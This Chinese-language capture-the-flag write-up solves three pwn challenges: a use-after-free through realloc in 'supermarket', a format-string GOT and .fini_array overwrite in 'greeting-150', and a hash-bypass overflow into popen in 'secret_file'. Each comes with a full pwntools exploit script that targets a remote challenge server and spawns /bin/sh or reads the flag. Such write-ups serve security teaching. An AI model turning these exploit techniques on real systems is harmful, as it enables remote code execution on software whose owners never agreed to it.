漏洞存在于 realloc函数，这个函数会free掉原来地址的内存并申请新的内存地址返回，但是程序并没有接收返回地址造成了这个节点的description指向了原来的已经释放掉的内存地址。于是就存在了UAF漏洞，可以利用此漏洞构造第一个节点的description地址与新申请的node的地址相同。从而构造新申请节点的的description地址指向atoi的got地址泄露atoi地址。然后根据泄露的libc文件计算system地址。此事新节点的descrition因为指向了atoi的got 我们向这个地址写入 system的地址即可在执行菜单选择的atoi函数时变成执行system函数。参数为输入的"/bin/sh".

```
1  int sub_8048EFF()
2  {
3    int v1; // [esp+8h] [ebp-10h]
4    int size; // [esp+Ch] [ebp-Ch]
5
6    v1 = sub_8048DC8();
7    if ( v1 == -1 )
8      return puts("not exist");
9    for ( size = 0; size <= 0 || size > 256; size = sub_804882E() )
10     printf("descrip_size:");
11   if ( *((_DWORD *)(&s2)[v1] + 5) != size )
12     realloc(*((void **)(&s2)[v1] + 6), size);
13   printf("description:");
14   return inputBylen(*((_DWORD *)(&s2)[v1] + 6), *((_DWORD *)(&s2)[v1] + 5));
15 }
```


exp:

```
#encoding=utf-8
from pwn import *
#context.log_level = 'debug'
context(os='linux',arch='amd64')
r=remote("220.249.52.133",41574)
#r=process("./supermarket")
elf=ELF("./supermarket")
libc=ELF("./libc.so.6")

def add_item(sindex, size, scontent):
 r.sendlineafter("your choice>> ", "1")
 r.sendlineafter("name:", str(sindex))
 r.sendlineafter("price:", str(sindex))
 r.sendlineafter("descrip_size:", str(size))
 r.sendlineafter("description:", scontent)

def edit_desc(sindex, size, scontent):
 r.sendlineafter("your choice>> ", "5")
 r.sendlineafter("name:", str(sindex))
 r.sendlineafter("descrip_size:", str(size))
 r.sendlineafter("description:", scontent)

def list_item():
 r.sendlineafter("your choice>> ", "3")
'''
node{
char name[16]  //16
int price;     //4
int desc_size; //4
char *desc;    //4
}
//len 28
'''
add_item(0,0x64,'a'*0x10)
add_item(1,0x20,'b'*0x10)
edit_desc(0,0x90,'')
add_item(2,0x20,'c'*0x10)

atoi_got = elf.got['atoi']
#list_item()
payload = '2'.ljust(16,'\x00') +   p32(20)+ p32(0x20)+p32(atoi_got)
edit_desc(0,0x64, payload)
list_item()
r.recvuntil("2: price.20, des.")
atoi_addr = u32(r.recvuntil('\n').split('\n')[0].ljust(4,'\x00'))
print("atoi_addr:"+hex(atoi_addr))

atoi_offset = libc.symbols['atoi']
system_offset = libc.symbols['system']
system_addr = atoi_addr - atoi_offset + system_offset
print("system_addr:"+hex(system_addr))

edit_desc(2,0x20,p32(system_addr))
r.sendlineafter("your choice>> ", "/bin/sh")
r.interactive()
```

greeting-150

本题涉及知识点：


1、字符串格式化漏洞。

2、利用.fini_array函数的利用


关于.init_array 和.fini_array，也就是构造函数与析构函数

大多数可执行文件是通过链接 libc 来进行编译的，因此 gcc 会将 glibc 初始化代码放入编译好的可执行文件和共享库中。 `.init_array`和 `.fini_array` 节（早期版本被称为 .ctors和 .dtors ）中存放了指向初始化代码和终止代码的函数指针。 `.init_array` 函数指针会在 main() 函数调用之前触发。这就意味着，可以通过重写某个指向正确地址的指针来将控制流指向病毒或者寄生代码。 `.fini_array` 函数指针在 main() 函数执行完之后才被触发，在某些场景下这一点会非常有用。例如，特定的堆溢出漏洞（如曾经的 Once upon a free()）会允许攻击者在任意位置写4个字节，攻击者通常会使用一个指向 shellcode 地址的函数指针来重写 `.fini_array` 函数指针。对于大多数病毒或者恶意软件作者来说， `.init_array` 函数指针是最常被攻击的目标，因为它通常可以使得寄生代码在程序的其他部分执行之前就能够先运行。

程序在ida中查看可以发现明显的字符串格式化漏洞：



并且在构造函数中有执行system函数



解题思路为：

1、利用字符串格式化漏洞修改strlen函数的got地址内容，为system plt地址。

2、利用.fini_array中添加start函数地址，让main函数执行完成后再次执行main函数

3、在程序执行strlen(输入数据)时执行 system('/bin/sh')

exp如下：

```
#encoding=utf-8
from pwn import *
#context.log_level = 'debug'
#context(os='linux',arch='amd64')
r=remote("220.249.52.133",33955)
#r=process("./greeting-150")
elf=ELF("./greeting-150")

offset = 12 ##计算s+18的地址便宜。需要补2个字节对齐到4
#:0x08049934 - > 0x080484F0
#:strlen_got - > 0x08048490
fini_got=0x08049934 #080485a0
start_addr=0x080484F0
strlen_got=elf.got['strlen']
system_plt=elf.plt['system']#0x 0804 8490

payload = 'aa'+p32(strlen_got+2)+p32(fini_got+2)+p32(strlen_got)+p32(fini_got)
llen=0x804-36
payload +='%'+str(llen)+'c%12$hn'+'%13$hn'
llen = 0x8490-0x804
payload +='%'+str(llen)+'c%14$hn'
llen = 0x84F0-0x8490
payload +='%'+str(llen)+'c%15$hn'
print("payload:"+str(len(payload))+" :"+payload)

r.sendlineafter("Please tell me your name... ", payload)
r.sendlineafter("Please tell me your name... ", "/bin/sh")
r.interactive()
```

---

secret_file

放到ida中查看获得主要流程：

1、构造内存中的一些hash值

2、调用getline函数输入数据，注意getline中地址参数为0，函数会malloc空间。

3、使用0x0a截断输入数据并复制到栈中dest。

4、对dest处0x100长度的数据做sha256并转换成hex

5、比较hex的值与栈中提前设置的字符串比较

6、结果相同，调用popen执行命令并打印。命令也是栈中的数据。

```
21  v20 = __readfsqword(40u);
22  sub_E60(&dest);
23  v11 = 0LL;
24  lineptr = 0LL;
25  if ( getline(&lineptr, (size_t *)&v11, stdin) == -1 )
26    return 1;
27  v3 = strrchr(lineptr, 0xA);
28  if ( !v3 )
29    return 1;
30  *v3 = 0;
31  hash_index = (unsigned __int8 *)&hashval;
32  v5 = &hash_hex;
33  strcpy(&dest, lineptr);
34  hash_sha256((__int64)&dest, &hashval, 0x100u);
35  do
36  {
37    v6 = *hash_index;
38    v7 = (char *)v5;
39    v5 = (int *)((char *)v5 + 2);
40    ++hash_index;
41    snprintf(v7, 3uLL, "%02x", v6);
42  }
43  while ( v5 != &v18 );
44  v8 = strcmp(hash_init, (const char *)&hash_hex);
45  if ( v8 )
46  {
47    puts("wrong password!");
48    return 1;
49  }
50  v9 = popen((const char *)&v14, "r");
51  if ( !v9 )
52    return 1;
53  while ( fgets(&s, 256, v9) )
54    printf("%s", &s);
55  fclose(v9);
56  return v8;
57}
```


结题思路为：

1、根据起始地址dest 构造字符串，前面0x100个'a',计算sha256的值为：02d7160d77e18c6447be80c2e355c7ed4388545271702c50253b0914c65ce5fe

2、覆盖sha256 hex的值为02d7160d77e18c6447be80c2e355c7ed4388545271702c50253b0914c65ce5fe这样就可以让strcmp相等。

3、对应栈地中构造popen执行的命令，因为会被截断，所以可以构造/bin/sh;

最后得到exp：

```
#encoding=utf-8
from pwn import *
import hashlib
#context.log_level = 'debug'
#context(os='linux',arch='amd64')
r=remote("220.249.52.133",36524)
#r=process("./secret_file")

dest_offset = 0x2f8
shell_offset=0x1f8
inithash_offset = 0x1dd
#shell='ls;'
shell='cat flag.txt;'
payload = 'a'*0x100
hash_hex = hashlib.sha256(payload).hexdigest()
payload +=shell
payload = payload.ljust(283,'a')
payload += hash_hex
print(payload)
r.sendline(payload)
r.interactive()
```